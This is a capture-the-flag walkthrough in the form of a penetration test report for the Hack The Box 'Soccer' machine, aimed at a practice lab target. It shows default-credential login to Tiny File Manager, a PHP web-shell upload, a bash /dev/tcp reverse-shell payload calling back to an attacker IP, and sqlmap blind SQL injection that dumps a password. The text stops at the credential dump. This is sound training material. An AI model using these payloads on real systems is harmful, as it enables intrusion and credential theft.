

PENETRATION TEST REPORT

HTB: Soccer

ENGAGEMENT DETAILS

Prepared By	cac3r (Jose Cáceres)
Mode	HTB WRITEUP
Flag Naming	user.txt / root.txt
Report Date	2026-09-10
Report Version	v1.0
Classification	PUBLIC

Table of Contents

- 1. Executive Summary.....3
- 2. Scope & Rules of Engagement.....4
- 3. Methodology.....5
- 4. Attack Narrative.....6
- 5. Vulnerability Findings.....21
- 6. Post Exploitation & Loot.....29
- 7. Remediation Summaries.....30
- 8. Appendices.....31

1. Executive Summary

1.1 Engagement Overview

This report documents the findings from a penetration test conducted against a HTB machine. The assessment simulates a real-world attack and progresses from initial access through to full host compromise. Starting position: Black-box unauthenticated.


1.2 Objectives

- Identify and exploit vulnerabilities across all in-scope hosts
- Escalate privileges to administrative/root level where possible
- Demonstrate tangible business impact of each vulnerability
- Provide clear, actionable remediation guidance

1.3 High-Level Results

Total Hosts in Scope	1
Hosts Compromised	1
user.txt captured	1 / 1
root.txt captured	1 / 1
Critical Vulnerabilities	1
High Vulnerabilities	4
Low Vulnerabilities	1

1.4 Attack Path Summary



2. Scope & Rules of Engagement

2.1 In-Scope Targets

IP Address	Hostname	OS	Status
10.129.56.3	soccer	Linux, Ubuntu	Compromised

2.2 Out-of-Scope

- Denial of Service (DoS/DDoS) attacks
- Physical security attacks
- Any hosts not listed in the in-scope table above

2.3 Testing Timeframe

Start Date/Time	2026-09-09 14:40 UTC
End Date/Time	2026-09-09 20:00 UTC
Total Time (Testing)	4h 5min

3. Methodology

3.1 Framework

The assessment followed the PTES (Penetration Testing Execution Standard) framework, progressing through the phases below:

- **Reconnaissance** — passive & active information gathering
- **Scanning & Enumeration** — port scanning, service fingerprinting, share/AD enumeration
- **Exploitation** — targeted exploitation of identified weaknesses
- **Post-Exploitation** — privilege escalation, lateral movement, credential harvesting
- **Reporting** — documentation of findings and remediation guidance

3.2 Tools Used

Tool	Purpose
Nmap	Network discovery and port/service scanning
WhatWeb	Web technologies fingerprinting
FFUF	Web fuzzer
sqlmap	Automatic SQL injection
doas (present on target)	System utility that executes given commands as another user
dstat (present on target)	Retrieve information/statistics form components of the system. (Abused custom plugins feature)

4. Attack Narrative

4.1 Host: soccer — 10.129.56.3

Phase 1: Network Reconnaissance

Full TCP port sweep:

```
sudo nmap -p- -Pn -n -vv --min-rate=5000 10.129.56.3 -oG network/nmap_ports.txt
```

```
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
9091/tcp  open  xmltec-xmlmail
```

Discovered port 22 - SSH, port 80 - HTTP and 9091 - xmltec-xmlmail

Targeted service/version scan on discovered ports:

```
sudo nmap -p22,80,9091 -sCV 10.129.56.3 -oN network/nmap_service.txt
```

```
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   3072 ad:0d:84:a3:fd:cc:98:a4:78:fe:f9:49:15:da:e1:6d (RSA)
|   256  df:d6:a3:9f:68:26:9d:fc:7c:6a:0c:29:e9:61:f0:0c (ECDSA)
|_  256  57:97:56:5d:ef:79:3c:2f:cb:db:35:ff:f1:7c:61:5c (ED25519)
80/tcp    open  http         nginx 1.18.0 (Ubuntu)
|_ http-title: Did not follow redirect to http://soccer.htb/
|_ http-server-header: nginx/1.18.0 (Ubuntu)
9091/tcp  open  xmltec-xmlmail?
|_ fingerprint-strings:
|   DNSStatusRequestTCP, DNSVersionBindReqTCP, Help, RPCCheck, SSLSessionReq, drda, informix:
|   HTTP/1.1 400 Bad Request
|   Connection: close
|   GetRequest:
|   HTTP/1.1 404 Not Found
|   Content-Security-Policy: default-src 'none'
|   X-Content-Type-Options: nosniff
|   Content-Type: text/html; charset=utf-8
|   Content-Length: 139
|   Date: Wed, 09 Sep 2026 13:44:21 GMT
|   Connection: close
|   <!DOCTYPE html>
|   <html lang="en">
|   <head>
|   <meta charset="utf-8">
|   <title>Error</title>
|   </head>
|   <body>
|   <pre>Cannot GET /</pre>
|   </body>
|   </html>
|   HTTPOptions, RTSPRequest:
|   HTTP/1.1 404 Not Found
|   Content-Security-Policy: default-src 'none'
|   X-Content-Type-Options: nosniff
|   Content-Type: text/html; charset=utf-8
|   Content-Length: 143
|   Date: Wed, 09 Sep 2026 13:44:21 GMT
|   Connection: close
|   <!DOCTYPE html>
|   <html lang="en">
|   <head>
|   <meta charset="utf-8">
|   <title>Error</title>
|   </head>
|   <body>
|   <pre>Cannot OPTIONS /</pre>
|   </body>
|_ </html>
```

SSH version: OpenSSH 8.2p1

OS: Ubuntu Linux

HTTP server: nginx 1.18.0

Domain: soccer.htb


9091, labeled xmltec-xmlmail now question marked by nmap. The service responded to probes with HTTP (*later confirmed to be the application's WebSocket backend instead of xmltec-xmlmail.*)

Adding IP -Domain to /etc/hosts:

```
10.129.56.3 soccer.htb
```

Phase 2: (Web) Enumeration

Browsing <http://soccer.htb/>



The main page is completely static.

Fingerprinting technologies:

```
whatweb http://soccer.htb
```

```
http://soccer.htb [200 OK] Bootstrap[4.1.1], Country[RESERVED][ZZ], HTML5, HTTPServer[Ubuntu Linux][nginx/1.18.0 (Ubuntu)], IP[10.129.56.3], JQuery[3.2.1,3.6.0], Script, Title[Soccer - Index], X-UA-Compatible[IE=edge], nginx[1.18.0]
```

Bootstrap 4.1.1

JQuery 3.2.1, 3.6.0

nginx 1.18.0


Fuzzing directories:

```
ffuf -u http://soccer.htb/FUZZ -w /opt/wordlists/SecLists/Discovery/Web-Content/raft-medium-directories.txt
```

tiny [Status: 301]

Only result being directory tiny/

Browsing: <http://soccer.htb/tiny/>



"Tiny File Manager" login panel.
(CCP Programmers at the bottom of the page).

Looking at the source code (Ctrl + U):

```
<div class="footer text-center">
  &mdash;&mdash; &copy;
  <a href="https://tinyfilemanager.github.io/" target="_blank" class="text-muted" data-version="2.4.3">CCP Programmers</a> &mdash;&mdash;
</div>
```

Tiny file manager GitHub link: <https://tinyfilemanager.github.io/> and version 2.4.3.

Searching "tiny file manager 2.4.3" surfaces exploits right away. (see next page)

Search results for **tiny file manager 2.4.3**

Q All Images Videos News More ▾

Private ▾ Spain (ca) ▾ Safe search: moderate ▾ Any time ▾

Github
https://github.com › febinrev › tinyfilemanager-2.4.3-exploit

GitHub - febinrev/tinyfilemanager-2.4.3-exploit: A Path traversal ...

A Path traversal vulnerability in the file upload functionality in `tinyfilemanager.php` in **Tiny File Manager** Project's **Tiny File Manager** <= 2.4.6 allows remote attackers with valid user accounts to upload malicious PHP files to the webroot and achieve code execution on the target server.

Tiny File Manager
https://tinyfilemanager.github.io

Tiny File Manager - Web Based File Manager in Single PHP File

Simple, fast and small file manager with a single PHP file. Upload, download, edit, delete, preview and manage your files with ease. No dependencies, no database required. Open source and free forever.

Github
https://github.com › febinrev › tinyfilemanager-2.4.3-exploit › blob › main › README.md

tinyfilemanager-2.4.3-exploit/README.md at main · febinrev ... - ...

A Path traversal vulnerability in the file upload functionality in `tinyfilemanager.php` in **Tiny File Manager** Project's **Tiny File Manager** <= 2.4.6 allows remote attackers with valid user accounts to upload malicious PHP files to the webroot and achieve code execution on the target server.

SourceForge
https://sourceforge.net › projects › tinyfilemanager.mirror › files › 2.4.3

TinyFileManager - Browse /2.4.3 at SourceForge.net

TinyFileManager /2.4.3 files. Browse /2.4.3 files for TinyFileManager, Single-file PHP file manager, browser and manage your files

cvefeed.io
https://cvefeed.io › vuln › detail › CVE-2021-45010

CVE-2021-45010 - Tiny File Manager Path Traversal Remote Code...

A path traversal vulnerability in the file upload functionality in `tinyfilemanager.php` in **Tiny File Manager** before 2.4.7 allows remote attackers (with valid user accounts) to upload malicious PHP files to the webroot, leading to code execution.

Phase 3: Initial Access — Tiny File Manager 2.4.3 File upload vulnerability

File upload functionality in `tinyfilemanager.php` in Tiny File Manager Project's Tiny File Manager <= 2.4.6 allows remote attackers with valid user accounts to upload malicious PHP files to the webroot and achieve code execution on the target server.

Source: <https://github.com/febinrev/tinyfilemanager-2.4.3-exploit>

This exploit requires a valid account for Tiny File Manager

Searching for the discovered official documentation: <https://tinyfilemanager.github.io/>

How to use

Download ZIP with latest version from master branch.

Just copy the `tinyfilemanager.php` to your webspace - thats all :) You can also change the file name from "`tinyfilemanager.php`" to something else, you know what i meant for.

Default username/password: **admin/admin@123** and **user/12345**.

Warning: Please set your own username and password in `$auth_users` before use. password is encrypted with `password_hash()` . to generate new password hash [here](#)

To enable/disable authentication set `$use_auth` to true or false.

i Add your own configuration file [config.php](#) in the same folder to use as additional configuration file.


i To work offline without CDN resources, use [offline](#) branch

The README specifies default credentials (*And warns about setting new credential before use*):

admin:admin@123

user:12345

Authenticating with the admin credential:



Logged in. The new password was never set before deployment.

Understanding the exploit: <https://github.com/febinrev/tinyfilemanager-2.4.3-exploit>

```

36 banner()
37 if len(sys.argv) == 4:
38     if sys.argv[1].startswith("http://"):
39         try:
40             creds = ("fm_usr":"f"+str(sys.argv[2]),"fm_pwd":"f"+str(sys.argv[3]))
41             headers={"Cookie":"filemanager=abcdeefghijklmnopqrstuvwxyz","User-Agent":"Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0"}
42             1 req=requests.post(str(sys.argv[1]), data=creds, headers=header)
43             cookie="filemanager=abcdeefghijklmnopqrstuvwxyz"
44             header1 = {"Content-Type":"application/x-www-form-urlencoded; charset=UTF-8","Cookie":"filemanager=abcdeefghijklmnopqrstuvwxyz","User-Agent":"Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0"}
45             #Leak webroot Path
46             print("[+] Leak in the webroot directory path to upload shell.")
47             payload={"type":"upload","uploadurl":"http://sjkjaljsnlakjsnlakjs.dhhdhdhllk/","ajax":"true"}
48             2 leak=requests.post(str(sys.argv[1]),data=payload, headers=header1)
49             error_msg = eval(leak.text.replace("\n",""))
50             path_error_msg["file"]
51             dir_path=path.split("/")[:-1]
52             dir_path.remove("")
53             fullpath=""
54             for i in dir_path:
55                 append = "/" + i
56                 fullpath+=append
57             print("[+] WEBROOT found: ",fullpath)
58

```

1. The script forms the HTTP request
2. Leakes the web root directory to determine where to upload the file

```

69 3 datas={"p":"","fullpath":"f" + "...../{fullpath}/{filename}"
70 files={"file":("feb.php","<?php system($_REQUEST['cmd']); ?>","application/x-php")}
71 header={"Cookie":cookie,"User-Agent":"Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0"}
72 upload=requests.post(sys.argv[1],data=datas, files=files, headers=header)
73 print(upload.text)
74 success=eval(upload.text)
75 host=str(sys.argv[1]).replace("http://","").split("/")[0]
76 if success["info"] == "file upload successful":
77     print("[+] Got Success response. Files seems to be uploaded successfully.")
78     print(f"[+] Try to access the shell at {'http://' + host + '/' + filename}")
79     shell=requests.get('http://' + host + '/' + filename)
80     if shell.status_code == 200:
81         print(f"[+]Shell Found {'http://' + host + '/' + filename}.")
82         print("")
83         print("'exit' to quit from shell.")
84         print("")
85         while True:
86             cnc = input("sh31l$> ")
87             if cnc == "exit" or cnc == "quit":
88                 print("[+] Attempting to cleanup...")
89                 cleanup = requests.post('http://' + host + '/' + filename, data={"cmd":f"rm -f {fullpath}/{filename}")
90                 sys.exit()
91             else:
92                 cmd = {"cmd":str(cnc)}
93                 execute = requests.post('http://' + host + '/' + filename, data=cmd)
94                 print(execute.text)
95


```

3. It adds multiple ". /" for path traversal plus path from web root. Then creates the PHP file with malicious code for RCE and uploads it. Finally it directly access the file uploaded and formulates an interactive shell for the user to type commands.

The script failed to work. The upload logic and malicious code is reused to do it manually. Creating the file (example uses filename: hello123.php) with RCE payload for PHP language: `<?php system($_REQUEST['cmd']); ?>`

Encounter errors uploading the malicious PHP file to the web root. After trying other locations successfully uploaded the file in uploads/ directory, accessible by navigating the web GUI folders Tiny > uploads.


Use GUI to upload the file, then click the upload button: (top left)



(Note that the file is wiped after a short time, if hitting 404, upload again, same file, same way).

Browse for the file and use whoami in cmd parameter to test:

<http://soccer.htb/tiny/uploads/hello123.php?cmd=whoami>



Working. RCE as www-data

Getting a shell as www-data.

Payload: `bash -c 'bash -i &> /dev/tcp/<LOCAL_IP>/9001 0>&1'`

URL encoded: `bash+-c+'bash+-i+%26>+/dev/tcp/<LOCAL_IP>/9001+0>%261'`

Replace <LOCAL_IP> placeholders with your attacker system IP. Use preferred port, match with listener.

Start listener:

```
nc -nlvp 9001
```


Execute reverse shell payload (replace the <PAYLOAD> placeholder with your URL encoded payload):

Browse: <http://soccer.htb/tiny/uploads/hello123.php?cmd=<PAYLOAD>>

An interactive shell should greet you at listener tab.

Context:

```
whoami && ip a | grep inet
```

```
www-data@soccer:~/html/tiny/uploads$ whoami && ip a | grep inet
whoami && ip a | grep inet
www-data
inet 127.0.0.1/8 scope host lo
inet6 ::1/128 scope host
inet 10.129.56.3/16 brd 10.129.255.255 scope global dynamic eth0
inet6 dead:beef::a0de:adff:fea7:fc49/64 scope global dynamic mngtmpaddr
inet6 fe80::a0de:adff:fea7:fc49/64 scope link
```

Connected as www-data at soccer host with IP: 10.129.56.3

Enumerate internal ports:

```
ss -lntp
```

State	Recv-Q	Send-Q	Local Address:Port	Peer Address:Port	Process
LISTEN	0	4096	127.0.0.53:53	0.0.0.0:*	
LISTEN	0	128	0.0.0.0:22	0.0.0.0:*	
LISTEN	0	511	127.0.0.1:3000	0.0.0.0:*	
LISTEN	0	511	0.0.0.0:9091	0.0.0.0:*	
LISTEN	0	70	127.0.0.1:33060	0.0.0.0:*	
LISTEN	0	151	127.0.0.1:3306	0.0.0.0:*	
LISTEN	0	511	0.0.0.0:80	0.0.0.0:*	users:(("nginx",pid=1024,fd=6),("nginx",pid=1023,fd=6))
LISTEN	0	128	:::22	:::*	
LISTEN	0	511	:::80	:::*	users:(("nginx",pid=1024,fd=7),("nginx",pid=1023,fd=7))

Ports 3000 (web), 3306 and 33060 (mysql) on localhost / 127.0.0.1

Hunting for credentials on /etc/nginx/ configuration files. Checking sites-enabled/ and listing contents of soc-player.htb discover a subdomain running on same port 80.

```
www-data@soccer:/etc/nginx/sites-enabled$ cat soc*
cat soc*
server {
    listen 80;
    listen [::]:80;

    server_name soc-player.soccer.htb;

    root /root/app/views;


    location / {
        proxy_pass http://localhost:3000;
        proxy_http_version 1.1;
        proxy_set_header Upgrade $http_upgrade;
        proxy_set_header Connection 'upgrade';
        proxy_set_header Host $host;
        proxy_cache_bypass $http_upgrade;
    }
}
```

Virtual host subdomain: soc-player.soccer.htb

Add it to /etc/hosts:

```
10.129.56.3    soccer.htb soc-player.soccer.htb
```

Browsing: <http://soc-player.soccer.htb>




Same page but more options:

match - Static page for matches, not interesting


login - Login

signup - Register

Click register, follow simple instructions to create account and then login. After a successful login will be redirected to a check/ endpoint:



Ticket ID, the function is to write and then check/validate your ticket/s.
Intercepting the HTTP request with BurpSuite see communication to the 9091 port, it receives the ticket ID specified in a simple JSON format and responds whether is valid or not.



Also viewing source code (Ctrl + U):

```
128 <script>
129   var ws = new WebSocket("ws://soc-player.soccer.htb:9091");
130   window.onload = function () {
131
132     var btn = document.getElementById('btn');
133     var input = document.getElementById('id');
134
135     ws.onopen = function (e) {
136       console.log('connected to the server')
137     }
138     input.addEventListener('keypress', (e) => {
139       keyOne(e)
140     });
141
142     function keyOne(e) {
143       e.stopPropagation();
144       if (e.keyCode === 13) {
145         e.preventDefault();
146         sendText();
147       }
148     }
149
150     function sendText() {
151       var msg = input.value;
152       if (msg.length > 0) {
153         ws.send(JSON.stringify({
154           "id": msg
155         }));
156       }
157       else append("????????")
158     }
159   }
160
161   ws.onmessage = function (e) {
162     append(e.data)
```

Web socket URL: ws://soc-player.soccer.htb:9091

User controllable input, on a data form sent to backend running database. Check for SQL injection.

Using automated tool sqlmap to find any injectable query in the mentioned data form:

```
sqlmap -u ws://soc-player.soccer.htb:9091 --data '{"id": "1234"}' --dbms mysql
--batch --level 5 --risk 3
```

```
sqlmap identified the following injection point(s) with a total of 374 HTTP(s) requests:
---
Parameter: JSON id ((custom) POST)
  Type: boolean-based blind
  Title: OR boolean-based blind - WHERE or HAVING clause
  Payload: {"id": "-8452 OR 4642=4642"}

  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: {"id": "1234 AND (SELECT 7140 FROM (SELECT(SLEEP(5)))wMbj)"}
---
```

It identifies 2 injection types. Blind boolean-based and Blind time-based.

Enumerate databases (--dbs): *(since the injection is time based, it takes some time to load values)*

```
sqlmap -u ws://soc-player.soccer.htb:9091 --data '{"id": "1234"}' --dbms mysql
--batch --level 5 --risk 3 --dbs
```

```
available databases [5]:
[*] information_schema
[*] mysql
[*] performance_schema
[*] soccer_db
[*] sys
```

soccer_db is the interesting one.

Enumerating tables in soccer_db (-D <db> --tables):

```
sqlmap -u ws://soc-player.soccer.htb:9091 --data '{"id": "1234"}' --dbms mysql
--batch --level 5 --risk 3 -D soccer_db --tables
```

```
Database: soccer_db
[1 table]
+-----+
| accounts |
+-----+
```

Table accounts.

Listing contents in table accounts in database soccer_db (-T <table> --dump):

```
sqlmap -u ws://soc-player.soccer.htb:9091 --data '{"id": "1234"}' --dbms mysql
--batch --level 5 --risk 3 -D soccer_db -T accounts --dump
```



```
Database: soccer_db
Table: accounts
[1 entry]
+-----+-----+-----+-----+
| id    | email                | password                | username |
+-----+-----+-----+-----+
| 1324  | player@player.htb    | PlayerOftheMatch2022   | player  |
+-----+-----+-----+-----+
```

